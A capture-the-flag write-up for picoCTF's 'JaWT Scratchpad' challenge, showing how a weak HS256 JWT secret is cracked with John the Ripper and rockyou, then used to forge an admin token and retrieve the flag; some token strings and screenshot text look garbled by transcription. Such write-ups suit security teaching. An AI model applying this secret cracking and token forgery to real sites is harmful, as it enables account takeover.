

JaWT Scratchpad writeup

Opening the link and entering admin into the username results in an error message. However since no password was entered or any other user entered validation method the validation is most likely coming from a cookie.

Entering another username ("Joe") and capturing request yields the following:

```
1 GET /problem/61864/ HTTP/1.1
2 Host: jupiter.challenges.picoctf.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://jupiter.challenges.picoctf.org/problem/61864/
8 Connection: close
9 Cookie: _ga=GA1.2.41053642.1612544646; _gid=GA1.2.1886979049.1614815387; password=
pass; username=user; admin=False; PHPSESSID=509ktqlpms2lcjvgvtsveaijm8; jwt=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaSm9lIn0.V7H66QozpyaAHo2QPSny-C3lIKj
ifq1y8y2MApY-mno
.0 Upgrade-Insecure-Requests: 1
```

Looking at the request a JWT (JSON Web Token) is present most likely being the validation method.

Decoding the JWT from base 64 the payload confirms that it is the validation method with the entered username. The header also states the signature is hashed using SHA-256

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaSm9lIn0.V7H66QozpyaAHo2QPSny-C3lIKjifq1y8y2MApY-mno|
```


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "user": "Joe"
}
```

The JWT signature then needs to be broken, the easiest way is to use john the ripper this can be done by storing the hash in a file “hash.john”



```
kali@kali: ~
File Actions Edit View Help gper Libraries Introduction Ask Data T-shirt! Craft
GNU nano 5.3 hash.john *
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaSm9lIn0.V7H66QozpyaAHo2QPSny-C3lIKjifq1y8y2MApY-mno


KV1Q1LCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaSm9lIn0.V7H66QozpyaAHo2QPSny-C3lIKjifq1y8y2MApY-mno

HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "alg": "HS256"
}

PAYLOAD: DATA
{
  "user": "Joe"
}

VERIFY SIGNATURE
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-E Redo
```

Next john the ripper is going to dictionary attack the hash, in this case I will be using the rockyou wordlist



```
(kali@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256 hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovepico (?)
1g 0:00:00:02 DONE (2021-03-05 17:59) 0.3703g/s 2739Kp/s 2739Kc/s 2739KC/s ilovetitor..ilovemymother@
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(kali@kali)-[~]
└─$ john --show hash.john
?:ilovepico

1 password hash cracked, 0 left
```

After a couple seconds the hash is cracked and it is “ilovepico”

Now with the keyword a fake JWT can be made and used to log in as admin

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoieWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBkh0-s
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  "typ": "JWT",  "alg": "HS256"}
```

PAYLOAD: DATA

```
{  "user": "admin"}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  ilovepico  ) ☐ secret base64 encoded
```

Request

Raw Params Headers Hex

Pretty Raw In Actions

```
1 GET /problem/61864/ HTTP/1.1
2 Host: jupiter.challenges.picoctf.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://jupiter.challenges.picoctf.org/problem/61864/
8 Connection: close
9 Cookie: _ga=GA1.2.41053642.1612544646; _gid=GA1.2.1886979049.1614815387; password=
pass; username=user; admin=False; PHPSESSID=509kqtlpms2lcjvgvtsveaijm8; jwt=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoieWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19V
x6X9NNZtRVbKPBkh0-s
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Raw Headers Hex

Pretty Raw Render In Actions

```
23   JaWT is an online scratchpad, where you can "jot" down whatever you want.
24   JaWT works best in Google Chrome for some reason.
25   </b>
26   </p>
27
28   <h2>
29     Hello admin!
30   </h2>
31   <p>
32     Here is your JaWT scratchpad!
33   </p>
34   <textarea style="margin: 0 auto; display: block;">
35     picoCTF{jwt_was_just_what_you_thought_1ca14548}
36   </textarea>
37   <br>
```

Sending a request with the forged jwt with “admin” as the payload the flag is found.